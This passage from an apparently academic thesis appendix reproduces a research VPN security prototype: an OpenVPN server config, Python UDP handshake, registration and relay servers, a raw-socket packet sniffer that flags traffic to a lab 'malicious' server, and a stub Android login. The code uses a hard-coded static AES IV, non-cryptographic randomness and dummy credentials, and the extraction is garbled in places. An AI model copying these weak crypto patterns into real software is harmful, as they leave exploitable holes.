{S} is updated for self-protection. We use each column of the matrix to calculate indexes, for example Ind1 = $(S_{1,1}(0) \oplus S_{2,1}(0) \oplus S_{3,1}(0) \oplus S_{4,1}(0) \oplus S_{5,1}(0) \oplus S_{6,1}(0) \oplus S_{7,1}(0) \oplus S_{8,1}(0)) \mod 64$. After generating eight indexes, the selected elements are updated by exclusive or the indexes as $S_{Ind1} \oplus =S_{Ind2}$; $S_{Ind2} \oplus =S_{Ind3}$; $S_{Ind3} \oplus =S_{Ind4}$; $S_{Ind4} \oplus =S_{Ind5}$; $S_{Ind5} \oplus =S_{Ind6}$; $S_{Ind7} \oplus =S_{Ind8}$; $S_{Ind8} \oplus =S_{Ind1}$. Fig. 95 shows the eight updated elements with red blocks.

$S_{1,1}(0)$	$S_{1,2}(0)$	$S_{1,3}(0)$	$S_{1,4}(0)$	$S_{1,5}(0)$	$S_{1,6}(0)$	$S_{1,7}(0)$	S _{1,8} (1)
S _{2,1} (0)	S _{2,2} (1)	S _{2,3} (0)	S _{2,4} (0)	S _{2,5} (0)	S _{2,6} (0)	$S_{2,7}(0)$	S _{2,8} (0)
S _{3,1} (0)	S _{3,2} (0)	S _{3,3} (0)	S _{3,4} (0)	S _{3,5} (0)	S _{3,6} (1)	S _{3,7} (0)	S _{3,8} (0)
S _{4,1} (0)	S _{4,2} (0)	S _{4,3} (1)	S _{4,4} (0)	S _{4,5} (0)	S _{4,6} (0)	S _{4,7} (0)	S _{4,8} (0)
S _{5,1} (0)	S _{5,2} (0)	S _{5,3} (0)	S _{5,4} (0)	S _{5,5} (1)	S _{5,6} (0)	S _{5,7} (0)	S _{5,8} (0)
S _{6,1} (0)	S _{6,2} (0)	S _{6,3} (1)	S _{6,4} (0)	S _{6,5} (0)	S _{6,6} (0)	S _{6,7} (0)	S _{6,8} (0)
S _{7,1} (0)	S _{7,2} (0)	S _{7,3} (0)	S _{7,4} (0)	S _{7,5} (0)	S _{7,6} (0)	S _{7,7} (0)	S _{7,8} (0)
S _{8,1} (1)	S _{8,2} (0)	S _{8,3} (0)	S _{8,4} (1)	S _{8,5} (0)	S _{8,6} (0)	S _{8,7} (0)	S _{8,8} (0)
			Fig. 95. U	Jpdate {S}			

10 Appendix B

10.1 PSS Server

10.1.1 server.ovpn

Which local IP address should OpenVPN

listen on? (optional)

;local a.b.c.d

Which TCP/UDP port should OpenVPN listen on? # If you want to run multiple OpenVPN instances # on the same machine, use a different port # number for each one. You will need to # open up this port on your firewall. port 1194

TCP or UDP server?
;proto tcp
proto udp

"dev tun" will create a routed IP tunnel, # "dev tap" will create an ethernet tunnel. # Use "dev tap0" if you are ethernet bridging # and have precreated a tap0 virtual interface # and bridged it with your ethernet interface. # If you want to control access policies # over the VPN, you must create firewall # rules for the the TUN/TAP interface. # On non-Windows systems, you can give # an explicit unit number, such as tun0.

On Windows, use "dev-node" for this. # On most systems, the VPN will not function # unless you partially or fully disable # the firewall for the TUN/TAP interface. ;dev tap dev tun

Windows needs the TAP-Win32 adapter name # from the Network Connections panel if you # have more than one. On XP SP2 or higher, # you may need to selectively disable the # Windows firewall for the TAP adapter. # Non-Windows systems usually don't need this. ;dev-node MyTap

SSL/TLS root certificate (ca), certificate
(cert), and private key (key). Each client
and the server must have their own cert and
key file. The server and all clients will
use the same ca file.
#
See the "easy-rsa" directory for a series
of scripts for generating RSA certificates
and private keys. Remember to use
a unique Common Name for the server
and each of the client certificates.
#
Any X509 key management system can be used.

OpenVPN can also use a PKCS #12 formatted key file # (see "pkcs12" directive in man page). ca "ca.crt" cert "VPNServer.crt" key "VPNServer.key" # This file should be kept secret

Diffie hellman parameters.

Generate your own with:

openssl dhparam -out dh2048.pem 2048

dh "dh.pem"

Network topology

Should be subnet (addressing via IP)
unless Windows clients v2.0.9 and lower have to
be supported (then net30, i.e. a /30 per client)
Defaults to net30 (not recommended)
topology subnet

Configure server mode and supply a VPN subnet # for OpenVPN to draw client addresses from. # The server will take 10.8.0.1 for itself, # the rest will be made available to clients. # Each client will be able to reach the server # on 10.8.0.1. Comment this line out if you are # ethernet bridging. See the man page for more info. server 10.8.0.0 255.255.255.0 #server 192.168.3.123 255.255.255.0

Maintain a record of client <-> virtual IP address # associations in this file. If OpenVPN goes down or # is restarted, reconnecting clients can be assigned # the same virtual IP address from the pool that was # previously assigned.

ifconfig-pool-persist ipp.txt

Configure server mode for ethernet bridging. # You must first use your OS's bridging capability # to bridge the TAP interface with the ethernet # NIC interface. Then you must manually set the # IP/netmask on the bridge interface, here we # assume 10.8.0.4/255.255.255.0. Finally we # must set aside an IP range in this subnet # (start=10.8.0.50 end=10.8.0.100) to allocate # to connecting clients. Leave this line commented # out unless you are ethernet bridging. ;server-bridge 10.8.0.4 255.255.255.0 10.8.0.50 10.8.0.100

Configure server mode for ethernet bridging
using a DHCP-proxy, where clients talk
to the OpenVPN server-side DHCP server
to receive their IP address allocation
and DNS server addresses. You must first use
your OS's bridging capability to bridge the TAP
interface with the ethernet NIC interface.
Note: this mode only works on clients (such as
Windows), where the client-side TAP adapter is

bound to a DHCP client.
;server-bridge

Push routes to the client to allow it # to reach other private subnets behind # the server. Remember that these # private subnets will also need # to know to route the OpenVPN client # address pool (10.8.0.0/255.255.255.0) # back to the OpenVPN server. push "route 10.10.10.0 255.255.255.0" ;push "route 192.168.20.0 255.255.255.0"

To assign specific IP addresses to specific # clients or if a connecting client has a private # subnet behind it that should also have VPN access, # use the subdirectory "ccd" for client-specific # configuration files (see man page for more info).

EXAMPLE: Suppose the client
having the certificate common name "Thelonious"
also has a small subnet behind his connecting
machine, such as 192.168.40.128/255.255.255.248.
First, uncomment out these lines:
;client-config-dir ccd
;route 192.168.40.128 255.255.248
Then create a file ccd/Thelonious with this line:
iroute 192.168.40.128 255.255.248

This will allow Thelonious' private subnet to # access the VPN. This example will only work # if you are routing, not bridging, i.e. you are # using "dev tun" and "server" directives.

EXAMPLE: Suppose you want to give # Thelonious a fixed VPN IP address of 10.9.0.1. # First uncomment out these lines: ;client-config-dir ccd ;route 10.9.0.0 255.255.255.252 # Then add this line to ccd/Thelonious:

ifconfig-push 10.9.0.1 10.9.0.2

#

Suppose that you want to enable different # firewall access policies for different groups # of clients. There are two methods: # (1) Run multiple OpenVPN daemons, one for each # group, and firewall the TUN/TAP interface # for each group/daemon appropriately. # (2) (Advanced) Create a script to dynamically # modify the firewall in response to access # from different clients. See man # page for more info on learn-address script. ;learn-address ./script

If enabled, this directive will configure
all clients to redirect their default
network gateway through the VPN, causing

all IP traffic such as web browsing and # and DNS lookups to go through the VPN # (The OpenVPN server machine may need to NAT # or bridge the TUN/TAP interface to the internet # in order for this to work properly). ;push "redirect-gateway def1 bypass-dhcp" ;push "redirect-gateway local def1 bypass-dhcp"

Certain Windows-specific network settings # can be pushed to clients, such as DNS # or WINS server addresses. CAVEAT: # http://openvpn.net/faq.html#dhcpcaveats # The addresses below refer to the public # DNS servers provided by opendns.com. ;push "dhcp-option DNS 208.67.222.222" ;push "dhcp-option DNS 208.67.220.220"

Uncomment this directive to allow different # clients to be able to "see" each other. # By default, clients will only see the server. # To force clients to only see the server, you # will also need to appropriately firewall the # server's TUN/TAP interface. ; client-to-client

Uncomment this directive if multiple clients
might connect with the same certificate/key
files or common names. This is recommended

only for testing purposes. For production use, # each client should have its own certificate/key # pair. # IF YOU HAVE NOT GENERATED INDIVIDUAL # CERTIFICATE/KEY PAIRS FOR EACH CLIENT, # EACH HAVING ITS OWN UNIQUE "COMMON NAME", # UNCOMMENT THIS LINE OUT. ;duplicate-cn # The keepalive directive causes ping-like # messages to be sent back and forth over # the link so that each side knows when # the other side has gone down. # Ping every 10 seconds, assume that remote # peer is down if no ping received during # a 120 second time period. keepalive 10 120 # For extra security beyond that provided

by SSL/TLS, create an "HMAC firewall"
to help block DoS attacks and UDP port flooding.
#
Generate with:
openvpn --genkey --secret ta.key
#
The server and each client must have
a copy of this key.

The second parameter should be '0'
on the server and '1' on the clients.
;tls-auth ta.key 0 # This file is secret

Enable compression on the VPN link. # If you enable it here, you must also # enable it in the client config file. comp-lzo

The maximum number of concurrently connected # clients we want to allow. ;max-clients 100

It's a good idea to reduce the OpenVPN
daemon's privileges after initialization.
#
You can uncomment this out on
non-Windows systems.
;user nobody
;group nobody

The persist options will try to avoid # accessing certain resources on restart # that may no longer be accessible because # of the privilege downgrade. persist-key persist-tun

Output a short status file showing # current connections, truncated # and rewritten every minute. status openvpn-status.log

By default, log messages will go to the syslog (or # on Windows, if running as a service, they will go to # the "\Program Files\OpenVPN\log" directory). # Use log or log-append to override this default. # "log" will truncate the log file on OpenVPN startup, # while "log-append" will append to it. Use one # or the other (but not both). ;log openvpn.log ;log-append openvpn.log # Set the appropriate level of log # file verbosity. # # 0 is silent, except for fatal errors # 4 is reasonable for general usage # 5 and 6 can help to debug connection problems

9 is extremely verbose verb 3 # Silence repeating messages. At most 20 # sequential messages of the same message # category will be output to the log. ;mute 20 **10.1.2 SimpleHandshake.py** import socket import base64 import string import random from datetime import datetime from Crypto.Hash import SHA256 from Crypto.Cipher import AES from ChaCha20 import encrypt_file, decrypt_file from AESGCMFile import encrypt file multi AES GCM, decrypt file multi AES GCM import xml.etree.ElementTree as ET

```
def id_generator(size=15, chars=string.ascii_uppercase + string.digits):
```

return ''.join(random.choice(chars) for _ in range(size))

UDP_IP = "10.10.10.4" UDP PORT = 5376

sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
sock.bind((UDP_IP, UDP_PORT))
sock.settimeout(900)

data = ""

addr = ""

chachaKey =

while True:

try:

```
data, addr = sock.recvfrom(1024) # buffer size is 1024 bytes
except socket.timeout:
```

print "Entering Cleaning Cycle"

```
#this is just the cleaning cycle, just clearing out bad stuff
regList = open("registered-users.rul", "r")
theList = regList.read()
```

regList.close

```
outputList = ""
for outstr in theList.split('~'):
    if "@" in outstr:
```

if not (datetime.now() >

datetime.strptime(outstr.split('0')[1], "%d/%m/%y %H:%M")):

```
outputList = outputList + outstr + "~"
```

```
regList = open("registered-users.rul", "w")
regList.write(outputList)
regList.close()
```

```
#end cleaning cycle
#This time to decrypt xml
#First, decrypt AESkey file
decrypt_file("groupKey.txt", chachaKey)
#Second, decrypt tagFile.txt
decrypt_file("tagFile.txt", chachaKey)
#Third, decrypt UserHashLisht file
decrypt_file_multi_AES_GCM("UserHashList.xml", "groupKey.txt")
#decrypt_file("UserHashList.xml", ChaChaKey)
#lets start pulling some xml
tree = ET.parse('UserHashList.xml')
root = tree.getroot()
#got it open
#this is to get what the handshake should be from the xml
userID = ""
```

```
recHash = ""
```

clvalue = ""

c2value = ""

expectHash = "unknown"

serverSeed = "unknown"

hashWereOn = 0

userInQuestion = root[0]

```
if not data == "":
```

userID = data.split(',')[0]

recHash = data.split(',')[1]

clvalue = base64.b64decode(data.split(',')[2])

for child in root:

```
if child.get("userID") == userID:
    userInQuestion = child
```

```
serverSeedEnc = userInQuestion.find("serverSeed").text
c2value = userInQuestion.find("c2value").text
hashWereOn = int(userInQuestion.find("hashWereOn").text)
expectHash = userInQuestion.find("hash" +
```

str(hashWereOn)).text

xorVal = ''.join(chr(ord(a)^ord(b)) for a,b in

zip(c1value,c2value))

obj = AES.new(xorVal, AES.MODE_CBC, 'This is an IV456')
serverSeed = obj.decrypt(base64.b64decode(serverSeedEnc))
#end xml read

```
# obj = AES.new('This is a key123', AES.MODE_CBC, 'This is an IV456')
# recHash = recHash.ljust(len(recHash) + (16 - len(recHash)%16))
hashToSend = SHA256.new()
hashToSend.update(serverSeed + str(hashWereOn))
serverInfo = hashToSend.hexdigest()
MasterKeyHash = SHA256.new()
MasterKeyHash.update(expectHash + "," + serverInfo + ",key")
MasterKey = MasterKeyHash.digest()
#MasterKey = b'qwertyuiopasdfghqwertyuiopasdfgh'
obj = AES.new(MasterKey, AES.MODE CBC, 'This is an IV456')
```

```
print "User ID: " + userID
 print "Received (encrypted) hash: " + recHash
 print "Server Seed: " + serverSeed
 print "Hash Were On: " + str(hashWereOn)
 print "Ss value: " + serverInfo
 print "Master key: " + base64.b64encode(MasterKey)
 print "C1 value: " + base64.b64encode(c1value)
 print "C2 value: " + c2value
 print
  recHash = obj.decrypt(base64.b64decode(recHash))
  recHash = base64.b64encode(recHash).split('=')[0] + '='
 print "Received (unencrypted) hash: " + recHash
 print "Expected hash: " + expectHash
 print "Parsed the request"
 print
if recHash == expectHash:
          print "Verified"
         print
      regList = open("registered-users.rul", "r")
     theList = regList.read()
      reqList.close
      regList = open("registered-users.rul", "w")
      theList = theList + addr[0] + "@" +
```

```
str(datetime.now().strftime("%d/%m/%y %H:%M")) + "~"
```

```
regList.write(theList)
regList.close()
obj = AES.new(MasterKey, AES.MODE_CBC, 'This is an IV456')
hashToSend = SHA256.new()
```

hashToSend.update(serverSeed + str(hashWereOn))

hexDigest = hashToSend.hexdigest()

```
#hexDigest = hexDigest.ljust(len(hexDigest) + (16 -
```

```
len(hexDigest)%16))
```

```
hexDigestEnc = obj.encrypt(hexDigest)
```

```
sock.sendto(base64.b64encode(hexDigestEnc), addr)
```

#print hexDigest
#print
#print base64.b64encode(hexDigestEnc)
#print

```
#obj = AES.new(MasterKey, AES.MODE_CBC, 'This is an IV456')
#print
#print(hexDigestEnc)
#print(base64.b64encode(hexDigestEnc))
#print(len(base64.b64encode(hexDigestEnc)))
#print
#print("break")
#print
#temp1 = base64.b64encode(hexDigestEnc)
#temp2 = base64.b64decode(temp1)
```

```
#temp3 = obj.decrypt(temp2)
#print(temp3)
#print
#print(base64.b64encode(temp3))
```

```
try:
```

#TODO: change this so that we lock it down to one person (we dont want to be receiving from some other dude here, only the person setting up shop)

dataAll, addr = sock.recvfrom(1024) #

buffer size is 1024 bytes

data = dataAll.split(',')[0]
newC1 = dataAll.split(',')[1]

obj = AES.new(MasterKey, AES.MODE CBC,

'This is an IV456')

recHash =

obj.decrypt(base64.b64decode(data))

recHash =

base64.b64encode(recHash).split('=')[0] + '='

```
#start update xml
hashWereOn = hashWereOn + 1
userInQuestion.find("hashWereOn").text =
```

str(hashWereOn)

b = ET.SubElement(userInQuestion, "hash" + str(hashWereOn)) b.text = recHash c2value = id generator(32)userInQuestion.find("c2value").text = c2value xorVal = ''.join(chr(ord(a)^ord(b)) for a,b in zip(base64.b64decode(newC1),c2value)) obj = AES.new(xorVal, AES.MODE CBC, 'This is an IV456') serverSeedEnc = base64.b64encode(obj.encrypt(serverSeed)) userInQuestion.find("serverSeed").text = serverSeedEnc tree.write('UserHashList.xml') #end update xml #This is time to re-encrypt the xml file #First, encrypt UserHashLisht file encrypt file multi AES GCM("UserHashList.xml", "groupKey.txt") #Second, encrypt AESkey file encrypt file("groupKey.txt", chachaKey) #encrypt file("UserHashList.xml", ChaChaKey) #Third, encrypt tagFile.txt encrypt file("tagFile.txt", chachaKey)

100

sock.sendto(base64.b64encode(hexDigestEnc), addr)

```
except socket.timeout:
print "Failed To Verify"
print
```

data = ""
print "User Connected"
print

10.1.3 SimpleHandshakeRegistrate.py

import socket import base64 import string import random from datetime import datetime from Crypto.Hash import SHA256 from Crypto.Cipher import AES

```
from ChaCha20 import encrypt_file, decrypt_file
from AESGCMFile import encrypt_file_multi_AES_GCM, decrypt_file_multi_AES_GCM
import xml.etree.ElementTree as ET
```

```
def id_generator(size=15, chars=string.ascii_uppercase + string.digits):
    return ''.join(random.choice(chars) for in range(size))
```

```
UDP_IP = "10.10.10.4"
```

 $UDP_PORT = 5376$

sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
sock.bind((UDP_IP, UDP_PORT))

data = ""

addr = ""

data, addr = sock.recvfrom(1024) # buffer size is 1024 bytes

chachaKey =

```
#this is just the cleaning cycle, just clearing out bad stuff
regList = open("registered-users.rul", "r")
theList = regList.read()
regList.close
```

outputList = ""

```
for outstr in theList.split('~'):
```

if "@" in outstr:

if not (datetime.now() >

datetime.strptime(outstr.split('@')[1], "%d/%m/%y %H:%M")):

outputList = outputList + outstr + "~"

```
regList = open("registered-users.rul", "w")
```

regList.write(outputList)

regList.close()

#end cleaning cycle

#This time to decrypt xml

#First, decrypt AESkey file

decrypt file("groupKey.txt", chachaKey)

#Second, decrypt tagFile.txt

decrypt file("tagFile.txt", chachaKey)

#Third, decrypt UserHashLisht file

decrypt file multi AES GCM("UserHashList.xml", "groupKey.txt")

#lets start pulling some xml

tree = ET.parse('UserHashList.xml')

root = tree.getroot()

#got it open

#this is to get what the handshake should be from the xml
userID = ""
recHash = ""
clinit = ""
c2value = id_generator(32)
hashWereOn = 1

```
if not data == "":
       userID = data.split(',')[0]
       recHash = data.split(',')[1]
        clinit = base64.b64decode(data.split(',')[2])
serverSeed = id generator(32)
xorVal = ''.join(chr(ord(a)^ord(b)) for a,b in zip(clinit,c2value))
obj = AES.new(xorVal, AES.MODE_CBC, 'This is an IV456')
serverSeedEnc = base64.b64encode(obj.encrypt(serverSeed))
#end xml read
regList = open("registered-users.rul", "r")
theList = regList.read()
regList.close
regList = open("registered-users.rul", "w")
theList = theList + addr[0] + "@" +
str(datetime.now().strftime("%d/%m/%y %H:%M")) + "~"
regList.write(theList)
regList.close()
userInQuestion = ET.Element('user')
userInQuestion.set('userID', userID)
```

e = ET.SubElement(userInQuestion, "hashWereOn")

userInQuestion.find("hashWereOn").text = str(hashWereOn)

```
f = ET.SubElement(userInQuestion, "serverSeed")
userInQuestion.find("serverSeed").text = serverSeedEnc
```

g = ET.SubElement(userInQuestion, "c2value")
userInQuestion.find("c2value").text = c2value

b = ET.SubElement(userInQuestion, "hash" + str(hashWereOn))
b.text = recHash

root.append(userInQuestion)

tree.write('UserHashList.xml')

#This is time to re-encrypt the xml file #First, encrypt UserHashLisht file encrypt_file_multi_AES_GCM("UserHashList.xml", "groupKey.txt") #Second, encrypt AESkey file encrypt_file("groupKey.txt", chachaKey) #encrypt_file("UserHashList.xml", ChaChaKey) #Third, encrypt tagFile.txt encrypt file("tagFile.txt", chachaKey)

hashToSend = SHA256.new()
hashToSend.update(serverSeed + str(hashWereOn))
hexDigest = hashToSend.hexdigest()
sock.sendto(hexDigest,addr)

print "User ID: " + userID print "Recieved Hash Data: " + recHash print "C1 value: " + base64.b64encode(clinit) print "C2 value: " + c2value print "C value: " + base64.b64encode(xorVal) print "Server Seed (raw): " + serverSeed print "Server Seed (encrypted): " + serverSeedEnc print "Hash sent to Android: " + hexDigest print print "Parsed the request"

10.1.4 SingleTreadThrough.py

import socket

import base64

UDP IP VPN = "127.0.0.1"

UDP PORT TO VPN = 1194

UDP PORT TO VPN REC = 1194

#UDP_IP_DEVICE = "192.168.3.123" #note this needs to be the external ip of this machine

UDP_IP_DEVICE = "10.10.10.4" #note this needs to be the external ip of this machine

UDP_PORT_TO_DEVICE = 5375

UDP IP DEVICE REC = "192.168.1.7"

UDP PORT TO DEVICE REC = 5375

sockToVPN = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

sockToDevice = socket.socket(socket.AF_INET, socket.SOCK DGRAM)

```
sockToVPN.connect((UDP_IP_VPN, UDP_PORT_TO_VPN))
sockToDevice.bind((UDP IP DEVICE, UDP PORT TO DEVICE))
```

sockToVPN.settimeout(.05)

sockToDevice.settimeout(.05)

```
dataFromDevice = ""
```

deviceAddr = ""

dataFromVPN = ""

vpnAddr = ""

while True:

try:

```
dataFromDevice, deviceAddr = sockToDevice.recvfrom(1024) # buffer
size is 1024 bytes
```

```
regList = open("../registered-users.rul", "r")
theList = regList.read()
regList.close
```

if deviceAddr[0] in theList:

```
sockToVPN.sendto(dataFromDevice, (UDP_IP_VPN, UDP_PORT_TO_VPN))
print base64.b64encode(dataFromDevice)
print deviceAddr
print "Sent to VPN"
print ""
```

else:

print "Unauthenticated User"

except socket.timeout:

needIndent = True;

#print "No Data 1"

except:

needIndent = True;

#print "No Data 1"

try:

dataFromVPN, vpnAddr = sockToVPN.recvfrom(4096) # buffer size is 1024 bytes sockToDevice.sendto(dataFromVPN, deviceAddr) #print "unencoded packet data received from OpenVPN:" #test #print dataFromVPN #test #print "end of unencoded packet!" #test print base64.b64encode(dataFromVPN) print vpnAddr print "Sent to Device" print "" except socket.timeout: needIndent = True; #print "No Data 2" except: needIndent = True; #print "No Data 1"

```
#def sendWarning():
#
     sockToDevice.sendto("Warning!!!", deviceAddr)
10.1.5 snifferNew.py
#Packet sniffer in python
#For Linux - Sniffs all incoming and outgoing packets :)
#Silver Moon (m00n.silv3r@gmail.com)
import socket, sys
#from SingleThreadThrough import sendWarning
from struct import *
from datetime import datetime
ADDR TO CLIENT = "10.10.10.2"
PORT TO CLIENT = 5000
#Convert a string of 6 characters of ethernet address into a dash separated
hex string
def eth addr (a) :
 b = "%.2x:%.2x:%.2x:%.2x:%.2x:%.2x" % (ord(a[0]) , ord(a[1]) , ord(a[2]),
ord(a[3]), ord(a[4]) , ord(a[5]))
  return b
#create a AF PACKET type raw socket (thats basically packet level)
#define ETH P ALL
                   0x0003
                                    /* Every packet (be careful!!!) */
try:
    s = socket.socket( socket.AF_PACKET , socket.SOCK_RAW ,
socket.ntohs(0x0003))
    #s = socket.socket( socket.AF PACKET , socket.SOCK RAW ,
socket.IPPROTO IP)
except socket.error , msg:
    print 'Socket could not be created. Error Code : ' + str(msg[0]) + '
Message ' + msg[1]
```

```
sys.exit()
```

```
#sockToClient = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
#sockToClient.connect((UDP_ADDR_TO_CLIENT, UDP_PORT_TO_CLIENT))
#sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
#sock.connect((ADDR TO CLIENT, PORT TO CLIENT))
```

#dataFromClient, ClientAddr = sockToClient.recvfrom(4096)

```
# receive a packet
while True:
    packet = s.recvfrom(65565)
```

#packet string from tuple

```
packet = packet[0]
```

#parse ethernet header
eth length = 14

```
eth_header = packet[:eth_length]
eth = unpack('!6s6sH', eth_header)
eth_protocol = socket.ntohs(eth[2])
print 'Destination MAC : ' + eth_addr(packet[0:6]) + ' Source MAC : ' +
eth_addr(packet[6:12]) + ' Protocol : ' + str(eth_protocol)
```

```
#Parse IP packets, IP Protocol number = 8
if eth_protocol == 8 :
    #Parse IP header
```

```
#take first 20 characters for the ip header
        ip_header = packet[eth_length:20+eth_length]
        #now unpack them :)
        iph = unpack('!BBHHHBBH4s4s' , ip header)
        version_ihl = iph[0]
        version = version ihl >> 4
        ihl = version ihl & 0xF
        iph length = ihl * 4
        ttl = iph[5]
        protocol = iph[6]
        s addr = socket.inet ntoa(iph[8]);
        d addr = socket.inet ntoa(iph[9]);
        print 'Version : ' + str(version) + ' IP Header Length : ' + str(ihl)
+ ' TTL : ' + str(ttl) + ' Protocol : ' + str(protocol) + ' Source Address :
' + str(s addr) + ' Destination Address : ' + str(d addr)
        if d_addr == "10.10.10.3": # here is the malicious web server's IP
address!
            #send Warning to android device
            print "Found packet sent to suspicious server!!!"
            break
sock = socket.socket(socket.AF INET, socket.SOCK DGRAM) #has to use UDP to
send packet through OpenVPN
sock.connect((ADDR TO CLIENT, PORT TO CLIENT))
with open('state', 'r') as handle:
```

```
111
```

```
first line = handle.readline()
```

```
if first line[11] == '0':
```

```
sock.sendall("warning1")
```

with open("report.txt", "a") as f:

f.write("\nClient (PID: 64nf390fgz) tried to connect with suspicious
Web Server (IP: 10.10.10.3) at ")

f.write(datetime.now().strftime('%Y-%m-%d %H:%M:%S'))

f.write("\nThe domain name of malicious server is facebook.com")

f.write("\nProbably suffered MitM attack!")

print " Warning1 Sent to client."

else:

```
sock.sendall("warning2\n")
```

with open("report.txt", "a") as f:

```
f.write("\nClient (PID: 64nf390fgz) tried to send cookie to
suspicious Web Server (IP: 10.10.10.3) at ")
```

f.write(datetime.now().strftime('%Y-%m-%d %H:%M:%S'))

f.write("\nThe domain name of risky cookie is facebook.com")

f.write("\nProbably suffered XSS/CSRF attack!")

print " Warning2 Sent to client."

```
sock.close()
```

```
.....
```

```
#TCP protocol
if protocol == 6 :
    t = iph_length + eth_length
    tcp_header = packet[t:t+20]
    #now unpack them :)
    tcph = unpack('!HHLLBBHHH' , tcp header)
```

```
source port = tcph[0]
            dest_port = tcph[1]
            sequence = tcph[2]
            acknowledgement = tcph[3]
            doff reserved = tcph[4]
            tcph length = doff reserved >> 4
            print 'Source Port : ' + str(source_port) + ' Dest Port : ' +
str(dest port) + ' Sequence Number : ' + str(sequence) + ' Acknowledgement :
' + str(acknowledgement) + ' TCP header length : ' + str(tcph_length)
            h size = eth length + iph length + tcph length * 4
            data size = len(packet) - h size
            #get data from the packet
            data = packet[h size:]
            print 'Data : ' + data
        #ICMP Packets
        elif protocol == 1 :
            u = iph length + eth length
            icmph length = 4
            icmp header = packet[u:u+4]
            #now unpack them :)
            icmph = unpack('!BBH' , icmp_header)
```

```
icmp_type = icmph[0]
```

```
code = icmph[1]
            checksum = icmph[2]
            print 'Type : ' + str(icmp type) + ' Code : ' + str(code) + '
Checksum : ' + str(checksum)
            h_size = eth_length + iph_length + icmph_length
            data size = len(packet) - h size
            #get data from the packet
            data = packet[h_size:]
            print 'Data : ' + data
        #UDP packets
        elif protocol == 17:
            u = iph length + eth length
            udph_length = 8
            udp_header = packet[u:u+8]
            #now unpack them :)
            udph = unpack('!HHHH' , udp_header)
            source port = udph[0]
            dest_port = udph[1]
            length = udph[2]
            checksum = udph[3]
```

```
print 'Source Port : ' + str(source port) + ' Dest Port : ' +
str(dest_port) + ' Length : ' + str(length) + ' Checksum : ' + str(checksum)
            h size = eth length + iph length + udph length
            data size = len(packet) - h size
            #get data from the packet
            data = packet[h size:]
            print 'Data : ' + data
        #some other IP packet like IGMP
        else :
            print 'Protocol other than TCP/UDP/ICMP'
        print
.....
10.2 PSS-C
10.2.1 LoginActivity.java
import android.animation.Animator;
import android.animation.AnimatorListenerAdapter;
```

import android.annotation.TargetApi;

import android.app.Activity;

import android.app.LoaderManager.LoaderCallbacks;

import android.content.ContentResolver;

import android.content.CursorLoader;

import android.content.Intent;

import android.content.Loader;

import android.database.Cursor;

import android.net.Uri;

import android.os.AsyncTask;

import android.os.Build; import android.os.Bundle; import android.provider.ContactsContract; import android.text.TextUtils; import android.view.KeyEvent; import android.view.View; import android.view.View.OnClickListener; import android.view.inputmethod.EditorInfo; import android.widget.ArrayAdapter; import android.widget.AutoCompleteTextView; import android.widget.Button; import android.widget.EditText; import android.widget.TextView; import java.util.ArrayList; import java.util.List;

/**

* A login screen that offers login via email/password.

*/

public class LoginActivity extends Activity implements LoaderCallbacks<Cursor> {

/**

 * A dummy authentication store containing known user names and passwords.

 \star TODO: remove after connecting to a real authentication system.

*/

private static final String[] DUMMY CREDENTIALS = new String[] {

"foo@example.com:hello", "bar@example.com:world" };

/**

 $\,$ * Keep track of the login task to ensure we can cancel it if requested.

*/ private UserLoginTask mAuthTask = null;

// UI references.
private AutoCompleteTextView mEmailView;
private EditText mPasswordView;
private View mProgressView;
private View mLoginFormView;

@Override

protected void onCreate(Bundle savedInstanceState) {
 super.onCreate(savedInstanceState);
 attemptLogin();

//setContentView(R.layout.activity main);

/*

```
// Set up the login form.
mEmailView = (AutoCompleteTextView) findViewById(R.id.email);
populateAutoComplete();
```

```
mPasswordView = (EditText) findViewById(R.id.password);
mPasswordView
```

```
.setOnEditorActionListener(new
TextView.OnEditorActionListener() {
```

```
@Override
```

```
public boolean onEditorAction(TextView
textView, int id,
                                           KeyEvent keyEvent) {
                                     if (id == R.id.login || id ==
EditorInfo.IME NULL) {
                                           attemptLogin();
                                           return true;
                                     }
                                    return false;
                              }
                        });
            Button mEmailSignInButton = (Button)
findViewById(R.id.email sign in button);
            mEmailSignInButton.setOnClickListener(new OnClickListener() {
                  @Override
                  public void onClick(View view) {
                        attemptLogin();
                  }
            });
            mLoginFormView = findViewById(R.id.login form);
            mProgressView = findViewById(R.id.login progress);
*/
      }
/*
      private void populateAutoComplete() {
            getLoaderManager().initLoader(0, null, this);
```

```
}
*/
      /**
       * Attempts to sign in or register the account specified by the login
form.
       * If there are form errors (invalid email, missing fields, etc.), the
       * errors are presented and no actual login attempt is made.
       */
      public void attemptLogin() {
            finish();
            /*
            if (mAuthTask != null) {
                  return;
            }
            // Reset errors.
            mEmailView.setError(null);
            mPasswordView.setError(null);
            // Store values at the time of the login attempt.
            String email = mEmailView.getText().toString();
            String password = mPasswordView.getText().toString();
            boolean cancel = false;
            View focusView = null;
            // Check for a valid password, if the user entered one.
            if (!TextUtils.isEmpty(password) && !isPasswordValid(password)) {
```

```
mPasswordView.setError(getString(R.string.error_invalid_password));
                  focusView = mPasswordView;
                  cancel = true;
            }
            // Check for a valid email address.
            if (TextUtils.isEmpty(email)) {
      mEmailView.setError(getString(R.string.error_field_required));
                  focusView = mEmailView;
                  cancel = true;
            } else if (!isEmailValid(email)) {
      mEmailView.setError(getString(R.string.error_invalid_email));
                  focusView = mEmailView;
                  cancel = true;
            }
            if (cancel) {
                  // There was an error; don't attempt login and focus the
first
                  // form field with an error.
                  focusView.requestFocus();
            } else {
                  // Show a progress spinner, and kick off a background task
to
                  // perform the user login attempt.
                  showProgress(true);
                  mAuthTask = new UserLoginTask(email, password);
```

```
mAuthTask.execute((Void) null);
            }
            */
      }
     private boolean isEmailValid(String email) {
            // TODO: Replace this with your own logic
            return email.contains("@");
      }
     private boolean isPasswordValid(String password) {
            // TODO: Replace this with your own logic
            return password.length() > 4;
      }
      /**
       * Shows the progress UI and hides the login form.
      */
      @TargetApi(Build.VERSION CODES.HONEYCOMB MR2)
     public void showProgress(final boolean show) {
            // On Honeycomb MR2 we have the ViewPropertyAnimator APIs, which
allow
            // for very easy animations. If available, use these APIs to
fade-in
            // the progress spinner.
            if (Build.VERSION.SDK INT >= Build.VERSION CODES.HONEYCOMB MR2) {
                  int shortAnimTime = getResources().getInteger(
                              android.R.integer.config shortAnimTime);
```

